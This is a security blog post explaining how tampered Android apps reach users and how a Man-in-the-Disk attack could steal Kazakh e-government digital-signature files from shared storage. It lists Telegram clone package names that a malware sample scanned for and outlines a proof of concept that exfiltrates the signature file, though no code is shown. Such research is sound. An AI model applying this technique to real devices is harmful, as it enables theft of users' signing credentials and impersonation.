
cat _posts/2019-07-17-steal-ds-en.md
17 July 2019How to steal a digital signature with a Man-in-the-Disk attack
Intro
Kazakhstan provides many public services online, including residence registration, passport applications, and marriage registration. Mobile applications such as mEGOV and ENPF use digital signatures as one form of authentication. To sign in, users copy their digital-signature file to the phone. This workflow is vulnerable to a Man-in-the-Disk attack: an attacker can modify an otherwise familiar application and use it to steal the file. I will demonstrate how this can happen, beginning with the ways modified applications reach users.
How malicious applications get onto phones
Local application markets in China, Iran, and elsewhere
Examples: cafebazaar.ir, android.myapp.com, apkplz.net
These markets often exist because Google services or official application servers are blocked. They distribute local alternatives to popular applications as well as modified versions. Such modifications, including this Iranian Telegram client, attract users by offering features absent from official releases.
Why are these applications dangerous?
Users cannot easily determine what these unofficial builds actually do. Some governments have also distributed modified applications with user-surveillance features. I analyzed one malicious application (VirusTotal results, sample, password: infected) that scanned the device for Telegram clones:
"com.hanista.mobogram"
"org.ir.talaeii"
"ir.hotgram.mobile.android"
"ir.avageram.com"
"org.thunderdog.challegram"
"ir.persianfox.messenger"
"com.telegram.hame.mohamad"
"com.luxturtelegram.black"
"com.talla.tgr"
"com.mehrdad.blacktelegram"
The list shows how widespread modified clients had become. While researching the malware, I found an article about a Telegram clone reportedly distributed through the Cafe Bazaar market by the Iranian government:
This looks to be developed to the specifications of the Iranian government enabling them to track every bit and byte put forward by users of the app.
How many Telegram clones can you spot? (Source)

Ordinary users have few ways to protect themselves when official stores are blocked and government-backed alternatives are promoted. Security researchers and antivirus vendors report malicious applications to Google, which can remove them from Google Play. Those reports and Google’s review policies do not protect users of independent third-party markets.

Some of these markets are enormous. Tencent My App, for example, reportedly had 260 million monthly users (source):
Applications popular within the same region often share SDKs for advertising, analytics, and social integration. When several applications on one device include the same SDK, the library can combine their permissions to bypass Android’s security model. For example, an application allowed to read the IMEI but denied network access can store the identifier in a hidden directory on external storage. A second application with network access can read that file and send the identifier to the SDK operator. Research found this behavior in SDKs associated with Baidu and Salmonads (source).
Phishing
Conventional phishing remains a major distribution method for criminal groups and state intelligence services. Attackers add surveillance features to a legitimate-looking messenger and distribute it with messages such as, “Look at this great new chat app.” Delivery channels include social networks, WhatsApp or Telegram spam, and website advertising.

Phishing links in the form of posts on Facebook:


Popup window:
Telegram bots/channels
Examples: @apkdl_bot, t.me/fun_android
Some Telegram bots provide APK downloads and can modify applications on demand. A user requests Instagram, for example, and the server downloads it from Google Play, unpacks it, inserts additional code, repackages it, and returns the modified APK.
Third-party markets
Examples: apkpure.com, apkmirror.com, apps.evozi.com/apk-downloader/

Many unofficial sites distribute Android applications, and some allow anyone to upload an APK, including a malicious one. Upload example:

An example of malware distributed this way:


The Android Security & Privacy 2018 Year in Review offers some indication of the scale: Google Play Protect blocked 1.6 billion attempts to install potentially harmful applications from outside Google Play. Third-party markets are nevertheless promoted in articles, and many sites offer ad-free modifications, pirated paid applications, and builds with additional features:
Google Play
Google Play Protect uses machine learning and other signals to detect malicious applications, but automated systems cannot perfectly distinguish abuse from legitimate behavior. A fitness application and spyware, for example, may request similar location data for very different purposes. Researchers regularly find large malware campaigns on Google Play.

Malicious applications often impersonate Google Play services and use a similar icon to mislead users. It is reasonable to ask why Google Play does not flag icons that closely resemble official products. Telegram once blocked my account immediately after I used a paper-airplane avatar similar to its official icon. Attackers also substitute visually similar letters, such as l and I or g and q, to imitate legitimate application names:
Other methods
-
Connecting a phone with USB debugging enabled to an untrusted computer
-
An attacker compromising a Google account and remotely installing an application through Google Play
-
With or without a court order, by police or intelligence services
-
Malware spreading from another Android device on the same network, such as an infected Fire TV
The particular version appearing on Fire TV devices installs itself as an app called “Test” with the package name “com.google.time.timer”. Once it infects an Android device, it begins to use the device’s resources to mine cryptocurrencies and attempts to spread itself to other Android devices on the same network.
How attackers infect Android applications
Now that we have seen how a malicious application can reach a phone, I will demonstrate how an attacker can modify an Android application. The proof-of-concept code scans external storage for a digital-signature file and sends it to a server.
What is Man-in-the-Disk?
The attack vector gained attention after Check Point published Man-in-the-Disk: A New Attack Surface for Android Apps. I recommend reading it; the brief explanation below covers the concepts needed for this article.
Android applications use two broad storage areas: internal and external storage. Internal storage is private to an application. Each installed application runs under a unique Linux user and receives a directory whose permissions restrict access to that user. External storage, including shared device storage and SD cards, is designed for files that other applications may need to access. A photo editor, for example, saves an image to shared storage so that the gallery can display it, while browsers save downloads to a shared Downloads directory.
Every Android application requests its own set of permissions, some of which users may underestimate. On the Android versions discussed here, READ_EXTERNAL_STORAGE gives an application broad access to shared storage and therefore to files written there by other applications. Users may not question a note-taking application requesting this permission because it could plausibly store attachments or backups. Reading or modifying another application’s files on external storage is the core of a Man-in-the-Disk attack. The INTERNET permission allows network access and is granted at installation without a separate runtime prompt.

I downloaded 15 popular applications in Kazakhstan and wrote a script to summarize their requested permissions. READ_EXTERNAL_STORAGE, WRITE_EXTERNAL_STORAGE, and INTERNET were common, allowing injected code to blend into the host application’s existing permission set.

WhatsApp stored its SSLSessionCache, a file-based cache of established TLS sessions, on external storage.

Telegram and Instagram stored cached images on shared storage. This made many viewed and exchanged photos accessible to other applications with storage permission:

